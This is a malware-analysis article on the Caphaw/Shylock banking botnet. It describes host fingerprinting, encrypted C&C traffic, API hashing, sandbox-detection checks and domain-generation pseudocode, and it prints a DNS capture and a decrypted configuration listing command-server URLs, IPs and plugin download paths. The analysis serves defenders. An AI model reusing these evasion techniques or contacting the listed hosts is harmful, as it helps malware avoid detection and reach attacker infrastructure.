THE PLUGINER – CAPHAW

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ABSTRACT

Often identified by its abilities to spread through *Skype* and inject bank pages, Caphaw, also known as Shylock, has been a quiet, yet persistent player on the botnet scene since 2011. Caphaw is a rare kind of botnet in that it was released with complete functionality. It stands in great contrast to most botnet malware that is released into the wild while still in the testing phase. The bold nature of the campaign (an easily identifiable entry point code sequence) was backed up by Caphaw's intricately designed code structure which made it hard for analysts to create a complete profile of its malicious behaviour with various obfuscation and anti-sandbox techniques. In this article, we will discuss the technical aspects of handling the anti-reversing strategies devised by the malware writer and evaluate how Caphaw could become a permanent fixture in the botnet scene in the future.

BRIEF HISTORY OF CAPHAW

Our research team first received a sample of Caphaw in late October 2011. In this version, the Caphaw client was extracted from the .data section of a companion memory injector and written into the memory of explorer.exe. Since every Caphaw sample includes its build version in order to identify itself to different instances through a named pipe, we have been able to build up a decent picture of major developmental milestones (see Figure 1).

The 1.0.x versions of Caphaw client consisted only of master mode and slave mode. Some of the modules, namely backsocket and dllhook, were bundled together with the Caphaw client in the custom packer. Some other capabilities, such as VNC and archiver, could be downloaded from the Internet later, after the configuration files enabled them. Most of the strings were not encrypted, hence they were visible after unpacking.

In the 1.4.1 version, the memory injector was combined into the Caphaw client, hence the malware also needed to handle the situation when the Caphaw DLL client was not invoked by a memory injector. It also added anti-VM and anti-debug mechanisms so that the malicious payload would not trigger if it detected that it was running in a sandbox or debugging environment. Plug-ins were also introduced in this version to remove the limitations of the original 'modules' system. The introduction of plug-ins provided a more convenient way to introduce new functionalities and standardize communication with the master between different modules. In addition, the malware author created a test mode in order for the developer to be able to test the module and plug-in after download without being bothered by the newly added anti-VM and anti-debugging features.

Caphaw showed signs of stability when version 1.7.x was introduced in February 2013. No major structural changes were made at this point. Even later, in version 1.8.x, there were only slight changes to the traffic data pattern and additional code obfuscation. One obvious change in this version was the improvement to the custom encryption method of strings to eliminate wasted spaces (four zero bytes) at each encrypted string.

Other than modifications to Caphaw which allow it to run more stably on an infected host, some small changes can be seen in its configuration parsing through different versions. Some older features (e.g. /hijackcfg/backconnect, /hijackcfg/oskill) have become obsolete in later versions, while new features (e.g. /hijackcfg/upload_file, /hijackcfg /grabemails/, /hijackcfg/upload_file) have been added in newer clients. Detailed information on the available configuration in different versions is listed in Appendix 2.

BASIC FEATURES

The Caphaw client is a DLL which can easily be identified by its entry point code where it checks the fdwReason parameter. The earlier version of Caphaw was packed in a memory injector, so it would only continue to execute the malicious DLL if it recognized itself being loaded into the virtual memory space by the LoadLibrary API. In the later versions, Caphaw used a more advanced custom packer and integrated the memory injected into the DLL client. The entry point of the DLL client reflects the fact that the malware is also capable of being a standalone memory-injecting payload based on the fdwReason value.

Newer versions of Caphaw have been improving their condition checking so that malicious behaviour is not launched in




Figure 1: Caphaw version timeline.

unintended environments. The main idea of the payload starts with setting up named pipes for inter-process communication, paving the way for a multi-thread system operating the client. The older versions consist only of a master mode and a slave mode, where the master (shown in Figure 2) is responsible for communication with the C&C server while interacting with the slaves to run tasks that are enabled by the configuration file. Later versions also introduced ‘plug-ins’, which have standardized communication with the master, making plug-ins compatible with different versions of the master.

Prior to launching the master, Caphaw will determine whether it has been injected into to a specific browser (‘iexplore.exe’ or ‘firefox.exe’). On hooking a recognized browser, it starts individual threads on the master to cover four areas of C&C server communication:

1. Pinging the C&C server
2. Sending back computer information
3. Downloading and parsing the configuration file and carrying out tasks
4. Logging (errors or master, slave, plug-in messages).

Information sent to the C&C server is encrypted with RC4 using a key (known as ID here) generated based on the host’s environment. Then all of the traffic is encapsulated with the SSL protocol. A few default C&C server domains are included in the code and the malware uses a special generator to create a subnet name assuming that the DNS server will respond with an active C&C server IP address. When the right condition is reached on the server side, the C&C server will send back a configuration file encrypted with base64 and RC4 using the unique ID mentioned previously as the key.

INFORMATION COLLECTION

To encrypt the data that is sent, the malware author uses a custom algorithm to create a unique identification number. The algorithm can be described as follows:

- Data = CustomHashingCpuid [8 bytes] + VolumeSerialNumber [4 bytes] + ComputerName [? Bytes] + SecurityIdentifier [? Bytes]
- ID = CustomOrderSwapping(MD5sum(Data))

Since executing cpuid with different values stored in EAX yields different results, the malware author devised a wise plan to hash important information into eight bytes – see Listing 1.

The malware uses the unique ID to encrypt the other information sent to the C&C server. Table 1 depicts the parameters and their request values (e.g. key=a323e7d52d&id=012F789B3884E1400F7F5D954521F85B&inst=master&net=usa&cmd=cfg&time=2013.05.15+08%3a02%3a29.421).

The key is generated using the following algorithm:

```
Byte input[4] = hard-coded_value;
temp = sprintf( ‘%u%u%u%u’,input[0],input[1],
input[2], input[3]);
temp = lldiv(temp , 0x3) // long unsigned division
temp = sprint( ‘%I64u’,atoi64(temp))
temp = md5sum(temp)
temp = md5sum(temp[0..9] )
result = temp[0-4]
```

The hard-coded value for generating the key is the build time of the malware.

The malware will also generate a detailed report on the victim’s computer if the client determines that this is the first time the




Figure 2: Caphaw overview.

```
Func  CustomHashingCpuid
For (i = 0 to 1):   ;Get vendor ID and Processor Info and Feature Bits
 CPUID( i)
 Result[0..3] ^=  eax

 If  i == 1:
 Ebx  &= 0xFFFFFFh //store with processor’s additional feature info
 Result[0..3] ^= ebx
 Result[4..8] ^= ecx
 Result[4..8] ^= edx

For (i = 0x80000002h to 0x80000004h): ;Processor Brand String
 CPUID(i)
 Result[0..3] ^= eax
 Result[0..3] ^= ebx
 Result[4..8] ^= ecx
 Result[4..8] ^= edx

 return Result
```

Listing 1: The malware author devised a wise plan to hash important information into eight bytes.

Parameter	Length (bytes)	Description
key	5	Using a custom algorithm to render a five-byte number from a hard-coded number in the malware binary
id	32	Unique ID generated based on the infected host’s information Also used as RC4 key
inst	5–8	Installation type which affects how the client parses and executes the downloaded file 1. master 2. slave 3. pluginer
net	N/A	Hard-coded botnet name
cmd	3–4	Command 1. log 2. ping 3. cfg
w	N/A	Message type 1. fileupload 2. cmpinfo 3. sols 4. rqt
bt	23	Build time (hard coded)
version	11	Build version (hard coded)
time	23	Current time
jt	N/A	Job time (in seconds) Current time minus initial infection time

Table 1: Information sent back to the C&C server.

malware has run on the machine. The report will be encrypted slightly more simply than the other communications and sent back to the server with the command ‘cmd=log&w=cmpinfo’. This contains extended details of the infected host. The list is surprisingly thorough; we will list just some of the more interesting parts:

- OS version, serial and CDKey
- CPU, RAM information
- File system structure and available space
- Computer name, user name and privileges
- Code pages – *Windows* character encoding
- Browser version
- List of anti-malware products (the relationships between the anti-malware value and the process names are shown in Appendix 1)
- Whether it is running in a virtual machine
- Certain local executable file information, including: userinit.exe, cftmon.exe, vsdrv.exe, etc.
- List of running services
- List of running processes
- List of installed programs
- Snapshots of register values (EAX, EBX, ECX, EDX)

Figure 3 shows an example of the report. As you can see, AntiMalware=VMware here, since the bot considers the sandbox technique to be a kind of anti-virus method. Besides looking for a sandbox environment, it also scans through every current process to find matches of other anti-virus products. A complete list is shown in Appendix 1.

The purpose of this is obviously to draw a detailed description of the victim for more precise or tailored payloads/plug-ins to attack.

After the initial report, it also tries to search for a bitcoin wallet in some known directories and upload it using w=rqt if it finds one. This attack can only affect an unprotected wallet file, since it doesn’t check whether the file is encrypted or not.

ANTI-DEBUG/ANALYSIS TRICKS


The following strategy is employed to obstruct reverse engineering of the malware:

1. Caphaw has demonstrated an effective technique of obstructing static analysis by encrypting strings such as library names and condition constants using a custom encryption routine and encoding API names using their hashing values. With a low probability of collision on string name hashes, the API call addresses can easily be retrieved by generating the hash of each API name in the import table and retrieving the API call address when a match is found. This method can avoid revealing the API name strings. Besides, with all other critical string information encrypted, the analyst can only predict the function of the routines by looking at the numeric values and call follows, thus, static analysis is nearly impossible (see Figure 4).
2. Table 2 depicts the tests the malware uses to detect virtual machine (VM) environments. For example, by iterating the full module name path returned by the ZwQuerySystemInformation API, it can detect a VM environment by detecting the existence of a known hash of a known VM filename (such as vmscsi.sys) with the hashes of all module names. If a sandbox environment is detected, the malware will delete itself and exit the process.
3. Unlike most malware, Caphaw has dedicated a huge amount of code to condition checking to ensure that the payload is deployed under the exact conditions intended. Buried in a massive amount of obfuscated code, recovering all the capabilities of this malware is rather time consuming and could easily be missed.

In the process of reversing the code, we discovered that the author had left a few backdoors open for testing the malware. When executing the malicious routine with these special arguments, it will execute the client in different modes. The malware will first check if the local time is within two hours of the malware build time. If this is the case, it will go further and check whether the ‘-testing’ and ‘-vm’ arguments are provided in the command. If these conditions are met accordingly, the malware will not release any payload, or trigger the anti-VM detection routine.


COMMUNICATION WITH C&C SERVER

The initial list of C&C server domains is encrypted in the binary. However, Caphaw uses a special technique to hide the active server IPs. The life of the domains is usually very short – it usually ranges from a couple of hours to one or two days – and on the client side, it generates the full server domains and request URLs by using the hard-coded ones in the following format: [random generated prefix].[hard-coded domain]?r=[random number]. All of the communication traffic goes through C&C server port 443 using the SSL protocol.



```
00458A20 OsVersion=Microsoft Windows XP SP3 (x32)||||CPU=Intel(R) Core(T
00458A60 M)2 Quad CPU    Q8400  @ 2.66GHz  2526 MHz RAM=511Mb||||FS=.C:
00458AA0 [LOCAL,NTFS,T=3GB:U=2GB(62%)].D: [LOCAL,NTFS,T=0GB:U=0GB(0%)].E:
00458AE0  [CD-ROM,].||||Computer name=HL||||Admin=Yes||||CodePage=936|
00458B20 ||||IE=6.0.2900.5512||||AntiMalwares=VMware||||VirtualMachine=
00458B60 Yes||||Botnet=15aug||||HJVer=1.7.6.11620||||BuildTime=2013.04
00458BA0 .30 11:14:58||||HJPath=||||Userinit=.C:\WINDOWS\system32\useri
00458BE0 nit.exe,..***userinit.exe= 25088.Version=5.1.2600.5512.LangID=08
00458C20 0404B0.CompanyName=Microsoft Corporation.FileDescription=Userini
```


Figure 3: A small fraction of the initial report.



```
AL_getCommandLineA proc near
push    esi
push    0C66A1D2Eh      ; hash of GetCommandLineA
call    getKernelImgBase
mov     esi, eax
call    APIbyHash
pop     ecx
pop     esi
jmp     eax
AL_getCommandLineA endp
```

```
getKernelImgBase proc near              ; CODE XREF: sub_427538+C↓p
                                        ; loadlib+C↓p ...
                mov     eax, ds:dword_4483D8
                push    esi
                push    edi
                test    eax, eax
                jnz     short loc_4274DA
                push    edi
                push    esi
                push    ecx
                push    edx
                cld
                xor     edx, edx
                mov     edx, fs:[edx+30h] ; getPEB
                mov     edx, [edx+0Ch]
                mov     edx, [edx+14h]

loc_4274A5:                             ; CODE XREF: getKernelImgBase+41↓j
                mov     esi, [edx+28h]  ; PEB->PEB_LDR_DATA->InMemOrder->DLL_basename
                mov     ecx, 18h
                xor     edi, edi

loc_4274AF:                             ; CODE XREF: getKernelImgBase+34↓j
                xor     eax, eax
                lodsb
                cmp     al, 61h
                jl      short loc_4274B8
                sub     al, 20h

loc_4274B8:                             ; CODE XREF: getKernelImgBase+2B↑j
                ror     edi, 13
                add     edi, eax        ; creating Hash
                loop    loc_4274AF
                cmp     edi, 6A4ABC5Bh  ; cmp to hash of kernel32.dll
                mov     eax, [edx+10h]
                mov     edx, [edx]
                jnz     short loc_4274A5 ; PEB->PEB_LDR_DATA->InMemOrder->DLL_basename
                pop     edx
                pop     ecx
                pop     esi
                pop     edi
                mov     ds:dword_4483D8, eax
                mov     eax, ds:dword_4483D8

loc_4274DA:                             ; CODE XREF: getKernelImgBase+9↑j
                pop     edi
                pop     esi
                retn
getKernelImgBase endp
```

Figure 4: Code snippet showing how the API is resolved by using its hash value.



```
mov     ebp, esp
push    ecx
lea     eax, [ebp+var_4]
push    eax
call    Msvcrt_time
lea     eax, [ebp+var_4]
push    eax
call    MSvcrt_localtime
pop     ecx
pop     ecx
test    eax, eax
jnz     short loc_4350C7
leave
retn
---------------------------------------------------------------

                        ; CODE XREF: CompareLocalTimeElapsed+1A↑j
push    esi
mov     esi, [eax+14h]
push    edi
mov     edi, 1900
add     esi, edi
imul    esi, 365
add     esi, [eax+0Ch]
imul    esi, 24
add     esi, [eax+8]
imul    esi, 60
add     esi, [eax+4]
imul    esi, 60
add     esi, [eax]
lea     eax, [ebp+arg_0] ; Malware Buildtime
push    eax
call    MSvcrt_localtime
pop     ecx
test    eax, eax
jz      short loc_435127
mov     ecx, [eax+14h]
add     ecx, edi
imul    ecx, 365
add     ecx, [eax+0Ch]
imul    ecx, 24
add     ecx, [eax+8]
imul    ecx, 60
add     ecx, [eax+4]
imul    ecx, 60
sub     esi, ecx
sub     esi, [eax]      ; calcuate time elapsed
mov     eax, 7200       ; set eax to -1 (later store in the variable for anti-debug flag) if time difference > 2 hrs
cmp     eax, esi
sbb     eax, eax
neg     eax

                        ; CODE XREF: CompareLocalTimeElapsed+50↑j
pop     edi
pop     esi
```

Figure 5: The malware compares the difference between the current time and the build time to two hours (7,200 seconds).

Targeted virtual environment	**Detection method**
VMware	
	Test 1: (system module check)
	Use the ZwQuerySystemInformation API to obtain a list of system modules. Iterate through the list and attempt to match the hash of the system module with the hash of any of the following strings: • vmhgfs.sys • vmx_svga.sys • vmxnet.sys • vmmouse.sys • vmscsi.sys • vmdebug.sys
	Test 2: (running process check)
	Match the hash of a running process with the hash of the following strings: • vmwarerray.exe • vmwareuser.exe
	Test 3: (registry value check)
	Check if any of the following registry entries exist and contain the string 'VMware' at 'SystemProductName' and 'SystemManufacturer': • HARDWARE\DESCRIPTION\System\BIOS • SYSTEM\ControlSet001\Control\SystemInformation
Virtual Box	
	Test 1: (system module check)
	Use the ZwQuerySystemInformation API to obtain a list of system modules. Iterate through the list and attempt to match the hash of the system module with the hash of any of the following strings: • vboxvideo.sys • vbocsf.sys • vboxdisp.dll • vboxmouse.sys • vboxguest.sys
	Test 2: (running process check)
	Match the hash of a running process with the hash of the following strings: • vboxservice.exe • vboxtray.exe
	Test 3: (registry value check)
	Check if any of the following registry entries exist and contain the string 'VirtualBox' at 'BIOVersion' and 'SystemManufacturer': • SYSTEM\ControlSet001\Control\SystemInformation
Virtual PC	
	Test 1: (system module check)
	Match the hash of a running process with the hash of the following string: • vmsrvc.exe • vpcmap.exe

Table 2: Sandbox detection methods.

The pseudocode of the sub domain name generation is as follows:

```
CHAR_TABLE = {abcdefghijklmnopqrstuvwxyz0123456789};
while ( char_count != 0)
{
    generated_sname += CHAR_TABLE[calcRandom(0x24)];
    char_count --;
}
int  calcRandom(int char_count_max)//generates
random number under char_count_max
{
    v1 = randomDGASeed;
    if ( !randomDGASeed )
        v1 = gettickcount();
    randomDGASeed = 214013 * v1 + 2531011;
    return ((randomDGASeed >> 16) & 32767) / 32767.0
* char_count_max;
}
```

The char_count is also generated randomly using the calcRandom() function with char_count_max obtained from the following function with a fixed argument: a1 = 0xC and a2=0x32. Therefore, char_count_max is constrained between 0xC and 0x12.

```
int  generateCharCount (int a1, int a2)
{
    return calcRandom(2 * a2 * a1 / 100) + a1 * (100
- a2) / 100;
}
```

The thread responsible for communicating keeps generating domain names and querying them until it gets a response (see Figure 6).

Then it sends the message to the response IP address in SSL protocol. A sample message in plaintext is as follows:

```
key=a323e7d52d&id=012F789B3884E1400F7F5D954521F85B
&inst=master&net=usa&cmd=cfg&time=2013.05.15+08%3a
02%3a29.421
```


It is then encrypted using RC4 algorithm with the key being the domain it was querying appended to the fixed string 'ca5f2abe' (e.g. 'bzdfv2bjw791h.e-protections.suca5f2abe'). However, in the current version, the initial report is encrypted using a different RC4 key generated by a simpler format which appends a hard-coded string to the C&C IP address (e.g. '189.127.48.11bzdfv2bjw791h'). Then it is encoded with base64, and posted to the server with 'z=' in front of the encoded message. If the 'cmd' variable is equal to 'cfg', the C&C server will send back the base64 result of the configuration message, subsequently encrypted by RC4 algorithm with a different key. The key is the string of the 'id' value generated on the victim's environment. After decryption, the configuration is in XML format. Listing 2 (on the next page) shows a sample configuration.

As you can see, the root level tag 'hijackcfg' suggests that this configuration is mainly for the hijacking process. With different install modes, the bot parses different parts of the configuration.

Tag	Inst = Master	Inst = Slaver	Inst = Pluginer
Botnet	√	√	√
Timer_cfg	√	√	√
Timer_log	√	√	√
Timer_ping	√	√	√
Url_server	√	√	√
Archiver	√		
Url_update	√		
Vnc	√		√
Httpinject	√	√	√
Grabemails	√		
Plugin			√

Table 3: Comparison of parsing tags in different modes.

The XML configuration is then parsed and saved into the named pipe. In this example, the 'botnet' tag shows the name of the botnet. The 'timer' tags are the retry timeout settings. The 'url_server' tag stores the latest C&C server URLs. The 'archiver' tag contains a download address of a legitimate packer tool named 'RAR 3.00', which is used to pack the botnet client into a size of around 500KB with the command line options 'a -r -dh -ep2 -v500k'. The 'url_update' tag contains the



```
192.168.45.158    192.168.45.2      DNS   Standard query A bbqnf5m.iestats.cc
192.168.45.158    192.168.45.2      DNS   Standard query A fidonpzbbbsz6bb.e-protections.su
192.168.45.158    192.168.45.2      DNS   Standard query A bbqnf5m.iestats.cc
192.168.45.158    192.168.45.2      DNS   Standard query A w9pqllzsarpv0.netprotections.su
192.168.45.158    192.168.45.2      DNS   Standard query A w9pqllzsarpv0.netprotections.su
192.168.45.158    192.168.45.2      DNS   Standard query A bbqnf5m.iestats.cc
192.168.45.158    192.168.45.2      DNS   Standard query A w9pqllzsarpv0.netprotections.su
192.168.45.158    192.168.45.2      DNS   Standard query A w9pqllzsarpv0.netprotections.su
192.168.45.158    192.168.45.2      DNS   Standard query A w9pqllzsarpv0.netprotections.su
192.168.45.158    192.168.45.2      DNS   Standard query A nyrti1gjwmxfzt.ieguards.su
192.168.45.158    192.168.45.2      DNS   Standard query A nyrti1gjwmxfzt.ieguards.su
192.168.45.158    192.168.45.2      DNS   Standard query A nyrti1gjwmxfzt.ieguards.su
192.168.45.158    192.168.45.2      DNS   Standard query A nyrti1gjwmxfzt.ieguards.su
192.168.45.158    192.168.45.2      DNS   Standard query A bzdfv2bjw791h.e-protections.su
192.168.45.158    192.168.45.2      DNS   Standard query A bzdfv2bjw791h.e-protections.su
192.168.45.158    192.168.45.2      DNS   Standard query A nyrti1gjwmxfzt.ieguards.su
192.168.45.158    192.168.45.2      DNS   Standard query A bzdfv2bjw791h.e-protections.su
192.168.45.158    192.168.45.2      DNS   Standard query A bzdfv2bjw791h.e-protections.su
192.168.45.2      192.168.45.158    DNS   Standard query response A 46.4.92.174
192.168.45.158    46.4.92.174       TCP   dbcontrol-oms > https [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
```

Figure 6: Retrying generated URLs.

```
<hijackcfg>
<botnet name="15aug"/>
<timer_cfg success="1200"faail="1200"/>
<timer_log success="600"fail="600"/>
<timer_ping success="1200"fail="1200"/>
<urls_server>
<url_server url="https://sysinfonet.cc/ping.html"/>
<url_server url="https://sysinfo.cc/ping.html"/>
<url_server url="https://netprotections.cc/ping.html"/>
</urls_server>
<archiver url="https://netprotections.cc/files/rar.exe"cmd="a -r -dh -ep2 -v500k"/>
<url_update md5="62b8e4b26b46eb58cb10a00b5ed390ea"url="/files/010-update-2ds5b9dp3db5/15aug_xcv.
exe"updating="offline"/>
<vnc url dll="/files/010-update-2ds5b9dp3db5/vnc.dll"urldll_md5="456a5739345754ad4af562a0c7d0ab0b"url="https://
80.86.88.87:8890"value="off"/>
<httpinject value="on"url="/files/010-update-2ds5b9dp3db5/hidden7770777.jpg"md5="5dc90a34b59ea12414bd2923dc72e77d"
/>
<grabemails value="off"/>
<plugins>
<plugin name="archbot"url="https://store-imgs.net/files/xmlz.gsm"value="on"cmd="https://store-imgs.net"/>
<plugin name="BackSocks"url="/files/010-update-2ds5b9dp3db5/Bot.dll"value="load"cmd="higuards.cc:18365"/>
<plugin name="DiskSpread"url="/files/010-update-2ds5b9dp3db5/dsp.psd"value="on"cmd="usa_xcv.exe"/>
<plugin name="MessengerSpread"url="/files/010-update-2ds5b9dp3db5/msg.gsm"value="on"cmd="astats.su|||15aug_xcv.
exe"/>
</plugins>
</hijackcfg>
```

Listing 2: A sample configuration.

